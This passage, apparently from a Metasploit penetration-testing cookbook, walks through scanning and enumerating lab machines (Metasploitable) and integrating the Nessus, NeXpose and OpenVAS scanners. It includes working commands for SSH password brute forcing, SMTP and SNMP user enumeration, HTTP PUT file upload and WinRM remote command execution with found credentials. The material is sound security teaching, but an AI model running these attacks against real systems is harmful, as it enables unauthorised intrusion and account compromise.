So, in our scan, we found some active SSH versions in the target address range. Once we have discovered the SSH version, we can search for vulnerabilities for that specific version.

2. To search for default or guessable credentials, you can use the SSH Login Check Scanner auxiliary module to test SSH logins on a range of machines and report successful logins:

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set USERNAME user
USERNAME => user
msf auxiliary(ssh_login) > set PASS_FILE /root/password.lst
PASS_FILE => /root/password.lst
msf auxiliary(ssh_login) > set RHOSTS 192.168.216.10,129
RHOSTS => 192.168.216.10,129
```

```
msf auxiliary(ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(ssh_login) > set THREADS 256
THREADS => 256
msf auxiliary(ssh_login) > run

[*] Scanned 1 of 2 hosts (50% complete)
[+] 192.168.216.129:22 - Success: 'user:user' 'uid=1001(user)
gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-
server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.216.5:39227 ->
192.168.216.129:22) at 2017-10-21 06:11:14 -0400
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

Looking at the output, we got lucky and got a session with the credentials `user:user` on the Metasploitable 2 target machine.

3. To interact with the new session, use the `sessions` command with the `-i` option to interact with the session and supply the session ID, in this case `1`:

```
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

hostname
metasploitable
id
uid=1001(user) gid=1001(user) groups=1001(user)
```

FTP scanning

In this recipe, we will do a version scan for all open FTP servers in a network, using Metasploit.

Getting ready

The FTP Version Scanner auxiliary module allows us to detect the FTP version running.

How to do it...

1. To scan for FTP servers on the network, use
   the `auxiliary/scanner/ftp/ftp_version` auxiliary module, set the target
   address range in `RHOSTS`, and the number of concurrent threads to `256`:

   ```
   msf > use auxiliary/scanner/ftp/ftp_version
   msf auxiliary(ftp_version) > set RHOSTS 192.168.216.10,129
   RHOSTS => 192.168.216.10,129
   msf auxiliary(ftp_version) > set THREADS 256
   THREADS => 256
   msf auxiliary(ftp_version) > run

   [+] 192.168.216.129:21 – FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
   [*] Scanned 1 of 2 hosts (50% complete)
   [*] Scanned 2 of 2 hosts (100% complete)
   [*] Auxiliary module execution completed
   msf auxiliary(ftp_version) >
   ```

2. The scan results, as with the previous auxiliary modules, will get stored in the
   Metasploit database and can be accessed using the `services` command:

   ```
   msf auxiliary(ftp_version) > services

   Services
   ========

   host port proto name state info
   ---- ---- ----- ---- ----- ----
   192.168.216.129 21 tcp ftp open 220 (vsFTPd 2.3.4)\x0d\x0a

   msf auxiliary(ftp_version) >
   ```

SMTP enumeration

The **Simple Mail Transfer Protocol** (**SMTP**) service has two internal commands that allow
the enumeration of users: VRFY (confirming the names of valid users) and EXPN (which
reveals the actual address of users' aliases and lists of emails (mailing lists)).

Getting ready

The SMTP User Enumeration Utility auxiliary module, through the implementation of these SMTP commands, can reveal a list of valid users.

How to do it...

The SMTP User Enumeration Utility auxiliary module, by default, will use the `unix_users.txt` file located at `/usr/share/metasploit-framework/data/wordlists/`, but you can specify your own. To run the module, set the target address range, the number of concurrent threads, and type `run`:

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > set RHOSTS 192.168.216.129
msf auxiliary(smtp_enum) > set THREADS 256
THREADS => 256
msf auxiliary(smtp_enum) > run

[*] 192.168.216.129:25 – 192.168.216.129:25 Banner: 220
metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.216.129:25 – 192.168.216.129:25 Users found: , backup, bin,
daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man,
news, nobody, postgres, postmaster, proxy, service, sshd, sync, sys,
syslog, user, uucp, www-data
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >
```

The output reveals a list of valid users for the Metasploitable 2 target.

SNMP enumeration

The **Simple Network Management Protocol** (**SNMP**) is used on networked devices to read, write, and update device configuration remotely. SNMP sweeps are often a good indicator in finding a lot of information about a specific system, or actually compromising the remote device. In this recipe, we will learn to use the SNMP scanning module.

Getting ready

Metasploit has a built-in auxiliary module specifically for sweeping SNMP devices. One must understand it before performing an attack. First, read-only and read-write community strings play an important role in the sort of information that can be mined or altered on the devices themselves. The **Management Information Base** (**MIB**) interface allows us to query the device and extract information.

> **TIP**
>
> If dealing with Windows-based devices configured with SNMP, often at times with the RO/RW community strings, we can extract patch levels, services running, last reboot times, usernames on the system, routes, and various other aspects that worth hack value.

When querying through SNMP, there is the MIB API. This interface allows us to query the device and extract information. Metasploit comes loaded with a list of default MIBs in its database; they are used to query the device for more information, depending on whether the bar of access is obtained.

How to do it...

1. The SNMP Community Login Scanner auxiliary module logs into SNMP devices using common community names:

```
msf > use auxiliary/scanner/snmp/
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > set RHOSTS 192.168.216.10,129
RHOSTS => 192.168.216.10,129
msf auxiliary(snmp_login) > run

[+] 192.168.216.10:161 – Login Successful: public (Access level:
read-only); Proof (sysDescr.0): Hardware: Intel64 Family 6 Model 70
Stepping 1 AT/AT COMPATIBLE – Software: Windows Version 6.1 (Build
7601 Multiprocessor Free)
[*] Scanned 1 of 2 hosts (50% complete)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) >
```

2. We can gather loads of information using SNMP scanning modules, such as open ports, services, hostnames, processes, and uptime. To achieve this, we'll run the `auxiliary/scanner/snmp/snmp_enum` auxiliary module and see what information it provides us with:

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(snmp_enum) > run

[+] 192.168.216.10, Connected.

[*] System information:
...

Contact : —
Location : —
Uptime snmp : 14:52:25.92
Uptime system : 00:01:55.31
System date : 2017—10—21 03:36:31.2

[*] User accounts:
...

["Administrator"]
["luke_skywalker"]
["anakin_skywalker"]
["lando_calrissian"]
...
```

HTTP scanning

The **Hypertext Transfer Protocol** (**HTTP**) is an application protocol that serves as the foundation of data communication for the World Wide Web. Since it is used by numerous applications, from the **Internet of Things** (**IoT**) devices to mobile applications, it is a great place to search for vulnerabilities.

Getting ready

The HTTP SSL Certificate Checker auxiliary module will check the certificate of the specified web servers to ensure the subject and issuer match the supplied pattern, and that the certificate is not expired.

The HTTP Robots.txt Content Scanner auxiliary module will search for `robots.txt` files and analyze their content.

If the `PUT` method can be used by any unauthenticated remote user, arbitrary web pages can be inserted into the web root, possibly leading to a deface or even remote code execution, or the disk can be filled with meaningless data, resulting in a denial of service attack.

The Jenkins-CI Enumeration HTTP auxiliary module enumerates a remote Jenkins-CI installation without authentication, including host operating system and Jenkins installation details.

How to do it...

1. To run the HTTP SSL Certificate Checker auxiliary module, we need to specify the target host and the target port: in this example, `192.168.216.10` and port `8383`:

   ```
   msf > use auxiliary/scanner/http/cert
   msf auxiliary(cert) > set RHOSTS 192.168.216.10
   RHOSTS => 192.168.216.10
   msf auxiliary(cert) > set RPORT 8383
   RPORT => 8383
   msf auxiliary(cert) > run

   [*] 192.168.216.10:8383 - 192.168.216.10 - 'Desktop Central' :
   /C=US/ST=CA/L=Pleasanton/O=Zoho
   Corporation/OU=ManageEngine/CN=Desktop
   Central/emailAddress=support@desktopcentral.com
   [*] 192.168.216.10:8383 - 192.168.216.10 - 'Desktop Central' :
   '2010-09-08 12:24:44 UTC' - '2020-09-05 12:24:44 UTC'
   [*] Scanned 1 of 1 hosts (100% complete)
   [*] Auxiliary module execution completed
   msf auxiliary(cert) >
   ```

2. To run the HTTP Robots.txt Content Scanner auxiliary module, we will specify the test path to find the `robots.txt` file and the target IP address:

   ```
   msf > use auxiliary/scanner/http/robots_txt
   msf auxiliary(robots_txt) > set PATH /mutillidae
   PATH => /mutillidae
   msf auxiliary(robots_txt) > set RHOSTS 192.168.216.129
   RHOSTS => 192.168.216.129
   msf auxiliary(robots_txt) > run
   ```

```
...
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >
```

3. The HTTP Writable Path PUT/DELETE File Access auxiliary module can abuse misconfigured web servers to upload and delete web content via PUT and DELETE HTTP requests. The set action to either PUT or DELETE. PUT is the default. If a filename isn't specified, the module will generate a random string for you as a .txt file:

```
msf > use auxiliary/scanner/http/http_put
msf auxiliary(http_put) > set PATH /uploads
PATH => /uploads
msf auxiliary(http_put) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(http_put) > set RPORT 8585
RPORT => 8585
msf auxiliary(http_put) > run

[+] File uploaded:
http://192.168.216.10:8585/uploads/msf_http_put_test.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_put) >
```

4. To run the auxiliary module, we need to specify the target address, or range, the target port, and the path to the Jenkins-CI application:

```
msf > use auxiliary/scanner/http/jenkins_enum
msf auxiliary(jenkins_enum) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(jenkins_enum) > set RPORT 8484
RPORT => 8484
msf auxiliary(jenkins_enum) > set TARGETURI /
TARGETURI => /
msf auxiliary(jenkins_enum) > run

...
[+] http://192.168.216.10:8484/ - /systemInfo does not require
authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(jenkins_enum) >
```

Looking at the output, we were able to enumerate the Jenkins version, host operating system, and installation details.

WinRM scanning and brute forcing

Windows Remote Management (**WinRM**) is the Microsoft implementation of the WS-Management Protocol, a standard **Simple Object Access Protocol** (**SOAP**)-based, firewall-friendly protocol that allows hardware and operating systems, from different vendors, to interoperate.

Getting ready

The WinRM Authentication Method Detection auxiliary module sends a request to an HTTP/HTTPS service to see if it is a WinRM service. If it is a WinRM service, it also gathers the authentication methods supported.

Now that we know that the target system has WinRM enabled, we can start scanning to see if we can leverage WinRM and compromise the system.

Using the credentials found with the SMB Login Check Scanner auxiliary module, we can test if we can run Windows commands using the WinRM service, using the WinRM Command Runner auxiliary module.

How to do it...

1. To use the WinRM Authentication Method Detection auxiliary module, set the target address range in RHOSTS and type run:

```
msf > use auxiliary/scanner/winrm/winrm_auth_methods
msf auxiliary(winrm_auth_methods) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(winrm_auth_methods) > run

[+] 192.168.216.10:5985: Negotiate protocol supported
[+] 192.168.216.10:5985: Basic protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(winrm_auth_methods) >
```

2. To run the WinRM Command Runner auxiliary module, we need to set the targets IP address, the Windows command to run, the username Administrator, and password vagrant:

```
msf > use auxiliary/scanner/winrm/winrm_cmd
msf auxiliary(winrm_cmd) > set CMD hostname
CMD => hostname
msf auxiliary(winrm_cmd) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(winrm_cmd) > set USERNAME Administrator
USERNAME => Administrator
msf auxiliary(winrm_cmd) > set PASSWORD vagrant
PASSWORD => vagrant
msf auxiliary(winrm_cmd) > run

[+] vagrant-2008R2

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(winrm_cmd) >
```

Looking at the output of the module, we can see that we can run remote commands on the target machine.

Integrating with Nessus

So far, we have learned the basics of port scanning, along with the practical implementation with Nmap. Port scanning has been extended to several other tools which further enhances the process of scanning and information gathering. In the next few recipes, we will cover those tools which scan the target for available services and open ports and then try to determine the type of vulnerability that may exist for that particular service or port. Let's begin our journey to vulnerability scanning.

Nessus is one of the most widely used vulnerability scanners. It scans the target for a range of vulnerabilities and produces a detailed report for it. Nessus is a very helpful tool to use for penetration testing. Either you can use the GUI version of Nessus, or you can use it from the Metasploit console. In this book, we will primarily focus on using Nessus with msfconsole.

Getting ready

To use Nessus for the first time, you will have to register and get a registration code from the Nessus website. To test Nessus, you can use **Nessus Home**, which allows you to scan your personal home network (up to 16 IP addresses per scanner). You can download it at `https://www.tenable.com/products/nessus-home`.

To install Nessus on Kali Linux, on the download page choose the Debian software package file (`.deb`) for your version 32 or 64 bits, and use the `dpkg -i` command, followed by the Nessus software package file:

```
root@kali:~# dpkg -i Nessus*.deb
...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.11.1 [build M20101] for Linux
Copyright (C) 1998 - 2017 Tenable Network Security, Inc

Processing the Nessus plugins...
[#################################################]

All plugins loaded (1sec)

 - You can start Nessus by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (235-2) ...
root@kali:~#
```

Then, start the Nessus services, using the following command:

```
root@kali:~# systemctl start nessusd.service
```

Then open your browser and go to `https://kali:8834/` to configure Nessus. To start working with Nessus in `msfconsole`, we will have to load Nessus and then connect it with the server to start our penetration testing.

How to do it...

1. First, we will launch `msfconsole` and load the `nessus` plugin:

```
msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded plugin: Nessus
msf >
```

2. By running the `nessus_help` command, we can display all the available commands:

```
msf > nessus_help

Command                     Help Text
-------                     ---------
Generic                     Commands
-----------------           -----------------
nessus_connect              Connect to a Nessus server
nessus_logout               Logout from the Nessus server
nessus_login                Login into the connected Nesssus server
with a different username and password
nessus_save                 Save credentials of the logged in user
...

Scan                        Commands
-----------------           -----------------
nessus_scan_list            List of all current Nessus scans
nessus_scan_new             Create a new Nessus Scan
nessus_scan_launch          Launch a newly created scan. New scans
need to be manually launched through this command
nessus_scan_pause           Pause a running Nessus scan
nessus_scan_pause_all       Pause all running Nessus scans


...
Policy                      Commands
-----------------           -----------------
nessus_policy_list          List all polciies
nessus_policy_del           Delete a policy

msf >
```

3. To connect to Nessus, use the `nessus_connect` command with the Nessus credentials, hostname, port (if not using the default port `8834`), and verify the SSL certificate:

```
msf > nessus_connect NessusUser:NessusP4ssw0rd@127.0.0.1 ok
[*] Connecting to https://127.0.0.1:8834/ as NessusUser
[*] User NessusUser authenticated successfully.
msf >
```

4. Using the `nessus_policy_list` command, we can list all policies on the server; before using Nessus via `msfconsole`, you need to connect to the Nessus GUI and create a policy before being able to use it:

```
msf > nessus_policy_list
Policy ID  Name                 Policy UUID
---------  ----                 -----------
4          Basic Network Scan 731a8e52-3ea6-a291-ec0a-
d2ff0619c19d7bd788d6be818b65

msf >
```

5. To create a new Nessus scan, we use the `nessus_scan_new` command followed by the UUID of the policy we want to use, the name for the scan, description, and the target:

```
msf > nessus_scan_new 731a8e52-3ea6-a291-ec0a-
d2ff0619c19d7bd788d6be818b65 Metasploitable3 "Windows Machine"
192.168.216.10
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-
d2ff0619c19d7bd788d6be818b65, called Metasploitable3 - Windows
Machine and scanning 192.168.216.10
[*] New scan added
[*] Use nessus_scan_launch 6 to launch the scan
Scan ID  Scanner ID  Policy ID  Targets        Owner
-------  ----------  ---------  -------        -----
9        1           8          192.168.216.10  NessusUser

msf >
```

6. The `nessus_scan_list` command returns a list of information about current scans:

```
msf > nessus_scan_list
Scan ID  Name               Owner        Started  Status  Folder
-------  ----               -----        -------  ------  ------
9        Metasploitable3    NessusUser            empty   3

msf >
```

7. From the output, we can see that the scan was created, but not started. To start the scan, we use the `nessus_scan_launch` followed by the scan ID:

```
msf > nessus_scan_launch 9
[+] Scan ID 9 successfully launched. The Scan UUID is
f6309e8e-8ff4-2744-a9f3-40fa6b0d737793e6668aadb812c9

msf >
```

8. By running the `nessus_scan_list` command, again we can see that the scan is running:

```
msf > nessus_scan_list
Scan ID  Name               Owner        Started  Status   Folder
-------  ----               -----        -------  ------   ------
9        Metasploitable3    NessusUser            running  3

msf >
```

9. The `nessus_scan_details` allows us to get information about the scan, such as information, hosts, vulnerabilities, and history, as shown in the following screenshot:

```
● ● ●                    ⋒ daniel — root@kali: ~ — ssh root@192.168.216.5 — 111×32
msf > nessus_scan_details 9 info
Status   Policy            Scan Name        Scan Targets      Scan Start Time  Scan End Time
------   ------            ---------        ------------      ---------------  -------------
running  Basic Network Scan  Metasploitable3  192.168.216.10  1508748651

msf > nessus_scan_details 9 hosts
Host ID  Hostname        % of Critical Findings  % of High Findings  % of Medium Findings  % of Low Findings
-------  --------        ----------------------  ------------------  --------------------  -----------------
2        192.168.216.10  0                       0                   0                     0

msf > nessus_scan_details 9 vulnerabilities
Plugin ID  Plugin Name                                                                Plugin Family   Count
---------  -----------                                                                -------------   -----
10150      Windows NetBIOS / SMB Remote Host Information Disclosure                    Windows         1
10394      Microsoft Windows SMB Log In Possible                                      Windows         1
10736      DCE Services Enumeration                                                    Windows         8
10785      Microsoft Windows SMB NativeLanManager Remote System Information Disclosure  Windows        1
11011      Microsoft Windows SMB Service Detection                                    Windows         2
11219      Nessus SYN scanner                                                         Port scanners   23
24786      Nessus Windows Scan Not Performed with Admin Privileges                     Settings        1
26917      Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry  Windows        1
35296      SNMP Protocol Version Detection                                            SNMP            1
40448      SNMP Supported Protocols Detection                                         SNMP            1
96982      Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)  Misc.         1
100871     Microsoft Windows SMB Versions Supported (remote check)                    Windows         1

msf > nessus_scan_details 9 history
History ID  Status   Creation Date  Last Modification Date
----------  ------   -------------  ----------------------
10          running  1508748651

msf > ▋
```

10. To check if the scan has completed, use the `nessus_scan_details` command:

```
● ● ●                    ⋒ daniel — root@kali: ~ — ssh root@192.168.216.5 — 103×11
msf > nessus_scan_details 9 info
Status     Policy            Scan Name        Scan Targets    Scan Start Time  Scan End Time
------     ------            ---------        ------------    ---------------  -------------
completed  Basic Network Scan  Metasploitable3  192.168.216.10  1508748868     1508749572

msf > ▋
```

11. When the scan is complete, we can import scan results into Metasploit using the
    `nessus_db_import` command:

12. Now that we have imported all the data into Metasploit, we can use the
    `msfconsole` database commands to find services and vulnerabilities and try to
    exploit them:

```
msf > hosts

Hosts
=====

address mac name os_name os_flavor os_sp purpose info comments
------- --- ---- ------- --------- ----- ------- ---- --------
192.168.216.10 08:00:27:2f:fe:84 192.168.216.10 Windows 2008 SP1
server

msf > services

Services
========

host            port   proto  name        state  info
----            ----   -----  ----        -----  ----
192.168.216.10  22     tcp    ssh         open
192.168.216.10  135    tcp    epmap       open
192.168.216.10  137    udp    netbios-ns  open
192.168.216.10  139    tcp    smb         open
...

[*] Time: 2017-10-23 09:12:50 UTC Vuln: host=192.168.216.10
name=Service Detection refs=NSS-22964
```

```
        [*] Time: 2017-10-23 09:12:50 UTC Vuln: host=192.168.216.10
        name=Nessus SYN scanner refs=NSS-11219
```

Integrating with NeXpose

In the previous recipe, we discussed Nessus as a potential vulnerability scanner. In this recipe, we will cover another important vulnerability scanner called **NeXpose**.

NeXpose is a popular tool by Rapid7, which performs the task of vulnerability scanning and importing results to the Metasploit database. The usage of NeXpose is similar to Nessus, but let's have a quick look at how to get started with NeXpose. I will leave the task of exploring it deeper as an assignment for you.

Getting ready

You can download NeXpose Community from `http://www.rapid7.com/products/ metasploit/metasploit-community-registration.jsp`. After installing NeXpose, you can start using it the from the `msfconsole`, but first, we need to load the plugin to connect to the NeXpose server. Let's execute these steps in the command line:

To connect with the NeXpose server, use the `nexpose_connect` command followed by the credentials, hostname, port, and verify the SSL certificate:

```
msf > nexpose_connect NexposeUser:NexposeP4ssw0rd@127.0.0.1:3780 ok
[*] Connecting to Nexpose instance at 127.0.0.1:3780 with username
NexposeUser...
msf >
```

How to do it...

Now that we are connected with our server, we can scan our target and generate reports. There are two scan commands supported by NeXpose. One is `nexpose_scan` and the other is `nexpose_discover`. The former will scan a range of IP addresses and import the results, whereas the latter will scan only to discover hosts and services running on them.

1. Let's perform a quick scan on our target using NeXpose:

```
msf > nexpose_discover 192.168.216.10
[*] Scanning 1 addresses with template aggressive-discovery in sets
of 32
[*] Completed the scan of 1 addresses
msf >
```

The `nexpose_discover` command launches a scan but only performs host and minimal service discovery.

2. To display the help for the `nexpose_scan` command, we can use the `-h` option:

```
msf > nexpose_scan -h
Usage: nexpose_scan [options] <Target IP Ranges>

OPTIONS:

    -E <opt> Exclude hosts in the specified range from the scan
    -I <opt> Only scan systems with an address within the specified
range
    -P Leave the scan data on the server when it completes (this
counts against the maximum licensed IPs)
    -c <opt> Specify credentials to use against these targets
(format is type:user:pass
    -d Scan hosts based on the contents of the existing database
    -h This help menu
    -n <opt> The maximum number of IPs to scan at a time (default
is 32)
    ...

msf >
```

3. To scan our target, we will use the `nexpose_scan` command, the `full-audit` scan template:

```
msf > nexpose_scan -t full-audit 192.168.216.10
[*] Scanning 1 addresses with template full-audit in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

4. To import the scan results, we will use the `nexpose_site_import` command:

```
msf > nexpose_site_import 1
[*] Generating the export data file...
[*] Downloading the export data...
[*] Importing Nexpose data...
msf >
```

With the scan results imported into Metasploit, we can use the `msfconsole` database commands to display the hosts, services, and vulnerabilities found.

Integrating with OpenVAS

The **Open Vulnerability Assessment System** (**OpenVAS**) is the most widespread open source solution for vulnerability scanning and vulnerability management.

OpenVAS is the scan engine used and supported as part of the Greenbone Security Solutions. The Greenbone development team has contributed significantly to the enhancement of OpenVAS since 2005.

How to do it...

1. To install OpenVAS on Kali Linux use the `apt install openvas` command:

```
root@kali:~# apt-get install openvas
```

2. Then use the `openvas-setup` command to set up OpenVAS, download the latest rules, create an admin user, and start up the various services:

```
root@kali:~# openvas-setup
```

3. When the setup is finished, the OpenVAS manager, scanner, and GSAD services should be listening. To start OpenVAS, use the `openvas-start` command:

```
root@kali:~# openvas-start
Starting OpenVas Services
root@kali:~#
```

4. Before we can use OpenVAS inside `msfconsole`, we need to load the OpenVAS plugin using the `load` command:

```
msf > load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using
openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
msf >
```

5. We can use the `help` command to display all the available OpenVAS commands we can use inside `msfconsole`:

```
msf > help openvas

OpenVAS Commands
================

    Command Description
    ------- -----------
    openvas_config_list Quickly display list of configs
    openvas_connect Connect to an OpenVAS manager using OMP
    ...

    openvas_task_start Start task by ID
    openvas_task_stop Stop task by ID
    openvas_version Display the version of the OpenVAS server

msf >
```

6. To connect to the OpenVAS manager using OMP, we use the `openvas_connect` followed by the OpenVAS username, password, and the OpenVAS server IP address and port:

```
msf > openvas_connect admin 596230dc-cfe0-4322-a7b7-025d11a28141
127.0.0.1 9390
[*] Connecting to OpenVAS instance at 127.0.0.1:9390 with username
admin...
/usr/share/metasploit-
framework/vendor/bundle/ruby/2.3.0/gems/openvas-
omp-0.0.4/lib/openvas-omp.rb:201:in `sendrecv': Object#timeout is
deprecated, use Timeout.timeout instead.
[+] OpenVAS connection successful
msf >
```

7. After connecting to the OpenVAS server, we need to specify our target using the `openvas_target_create` command followed by the name we want to give to our target, the IP address of the target, and a description or comment about the target:

```
msf > openvas_target_create "Metasploitable3" 192.168.216.10
"Windows Target"
[+] OpenVAS list of targets

ID Name Hosts Max Hosts In Use Comment
-- ---- ----- --------- ------ -------
83d3d851-150a-4d1b-80e3-04bb90d034cb Metasploitable3 192.168.216.10
1 0 Windows Target

msf >
```

8. The `openvas_config_list` displays the list of configurations we can use to scan the target:

```
msf > openvas_config_list
[+] OpenVAS list of configs

ID Name
-- ----
085569ce-73ed-11df-83c3-002264764cea empty
2d3f051c-55ba-11e3-bf43-406186ea4fc5 Host Discovery
698f691e-7489-11df-9d8c-002264764cea Full and fast ultimate
708f25c4-7489-11df-8094-002264764cea Full and very deep
...

msf >
```

9. Now, we need to create a task using the `openvas_task_create` followed by the task name, comment, the config ID, and target ID:

```
msf > openvas_task_create "Metasploitable3" "Windows" 698f691e-7489-11df-9d8c-002264764cea 83d3d851-150a-4d1b-80e3-04bb90d034cb
[+] OpenVAS list of tasks

ID                                    Name             Comment   Status   Progress
--                                    ----             -------   ------   --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee  Metasploitable3  Windows   New      -1


msf >
```

10. To start the task, we will use the `openvas_task_start` followed by the task ID:

```
msf > openvas_task_start 7db8dcf7-5575-49e6-b45b-20c17f1a8cee
[*] <X><authenticate_response status='200' status_text='OK'><role>Admin</role><timezone>UTC</timezone><severity>nist</severity></aut
henticate_response><start_task_response status='202' status_text='OK, request submitted'><report_id>dd8b24eb-dd08-4ffc-b91a-77af4b23
c258</report_id></start_task_response></X>
msf >
```

11. To monitor the progress, we use the `openvas_task_list` command:

```
msf > openvas_task_list
[+] OpenVAS list of tasks

ID                                    Name             Comment   Status      Progress
--                                    ----             -------   ------      --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee  Metasploitable3  Windows   Requested   1


msf >
```

12. The `openvas_format_list` will display the list of report formats supported by OpenVAS:

```
●●●                         daniel — root@kali: ~ — ssh root@192.168.216.5 — 133×25
msf > openvas_format_list
[+] OpenVAS list of report formats

ID                                     Name            Extension   Summary
--                                     ----            ---------   -------
5057e5cc-b825-11e4-9d0e-28d24461215b   Anonymous XML   xml         Anonymous version of the raw XML report
50c9950a-f326-11e4-800c-28d24461215b   Verinice ITG    vna         Greenbone Verinice ITG Report, v1.0.1.
5ceff8ba-1f62-11e1-ab9f-406186ea4fc5   CPE             csv         Common Product Enumeration CSV table.
6c248850-1f62-11e1-b082-406186ea4fc5   HTML            html        Single page HTML report.
77bd6c4a-1f62-11e1-abf0-406186ea4fc5   ITG             csv         German "IT-Grundschutz-Kataloge" report.
9087b18c-626c-11e3-8892-406186ea4fc5   CSV Hosts       csv         CSV host summary.
910200ca-dc05-11e1-954f-406186ea4fc5   ARF             xml         Asset Reporting Format v1.0.0.
9ca6fe72-1f62-11e1-9e7c-406186ea4fc5   NBE             nbe         Legacy OpenVAS report.
9e5e5deb-879e-4ecc-8be6-a71cd0875cdd   Topology SVG    svg         Network topology SVG image.
a3810a62-1f62-11e1-9219-406186ea4fc5   TXT             txt         Plain text report.
a684c02c-b531-11e1-bdc2-406186ea4fc5   LaTeX           tex         LaTeX source file.
a994b278-1f62-11e1-96ac-406186ea4fc5   XML             xml         Raw XML report.
c15ad349-bd8d-457a-880a-c7056532ee15   Verinice ISM    vna         Greenbone Verinice ISM Report, v3.0.0.
c1645568-627a-11e3-a660-406186ea4fc5   CSV Results     csv         CSV result list.
c402cc3e-b531-11e1-9163-406186ea4fc5   PDF             pdf         Portable Document Format report.


msf > 
```

13. To see if the task has completed, use the `openvas_task_list` command:

```
●●●                     daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×12
msf > openvas_task_list
[+] OpenVAS list of tasks

ID                                     Name            Comment   Status   Progress
--                                     ----            -------   ------   --------
7db8dcf7-5575-49e6-b45b-20c17f1a8cee   Metasploitable3 Windows   Done     -1


msf > 
```

14. When the scan is finished, we can use the `openvas_report_list` command to list the available reports:

15. And use the `openvas_report_import` command to import the report into Metasploit. Only the NBE (legacy OpenVAS report) and XML formats are supported for importing:

16. After importing the report into Metasploit, we can use the `msfconsole` database `vulns` command to list the vulnerabilities found:

3
Server-Side Exploitation

In this chapter, we will cover the following recipes:

- Exploiting a Linux server
- SQL injection
- Types of shell
- Exploiting a Windows Server machine
- Exploiting common services
- MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
- MS17-010 EternalRomance/EternalSynergy/EternalChampion
- Installing backdoors
- Denial of Service

Introduction

In `Chapter 2`, *Information Gathering and Scanning*, we focused on gathering information about our target, such as the target IP address, open ports, available services, operating system, and so on. One of the biggest assets in the process of information gathering is gaining knowledge about the operating system used by the target server or system. This information can prove to be very helpful in penetrating the target machine, as we can quickly look for exploits and vulnerabilities for the services running on the system. Well, the process is not as straightforward as it sounds, but knowledge about the target operating system and the services it is running can ease our task to a great extent.

Every flavor of an operating system has some bug in it. Once it gets reported, the process of developing exploits for it starts. Licensed operating systems, such as Windows, quickly develop patches for the bug or vulnerability and provide it as an update to its users. Vulnerability disclosure is a big issue these days. Many zero-day disclosures create havoc in the computer industry. Zero-day vulnerabilities are highly sought after, and on the market the price may range from 15,000 USD to 1,000000 USD. Vulnerabilities are detected and exploited but the disclosure of vulnerability depends on the researcher and their intention.

Well-known companies such as Microsoft, Apple and Google issue patches for their products at regular intervals, but it's up to the user to apply them. In corporate scenarios, this gets even worse, it takes weeks before servers are patched because of the downtime involved and to ensure business continuity is not hampered. So, it is always recommended you update or keep an eye on any latest vulnerability discovered in your operating system in use. Unpatched systems are a safe haven for hackers, as they immediately launch exploits to compromise the target. Hence, regularly patching and updating the operating system is essential. In this chapter, we will focus on vulnerabilities that are reported in some of the most popular services and operating systems.

In the process of penetration testing, once the information about the target operating system is available, pentesters start looking for available exploits for the particular service or operating system flaws. So, this chapter will be the first step toward penetrating our target through vulnerabilities on the server side. We will focus on some of the most widely used operating systems of Microsoft, and some flavors of Linux. We will also look at how to use exploits and set up their parameters to make them executable on the target machine. Last, but not least, we will discuss some useful payloads available to us in the Metasploit Framework. Let's move further on with the various recipes.

Before starting to use exploits and payloads on target machines, we will first have to know some basics about them. It is essential to understand the usage of exploits so that you can overcome some common errors that may arise due to misconfiguration of the parameters. So, let's begin with some basics of using exploits and how to set parameter values.

In order to start using exploits on your target, the first thing required is to scan the target for open ports and services. Once you have gathered enough information about the target, the next step is to select exploits accordingly. So, let's analyze some exploit commands that can be launched directly from MSFconsole.

Getting to know MSFconsole

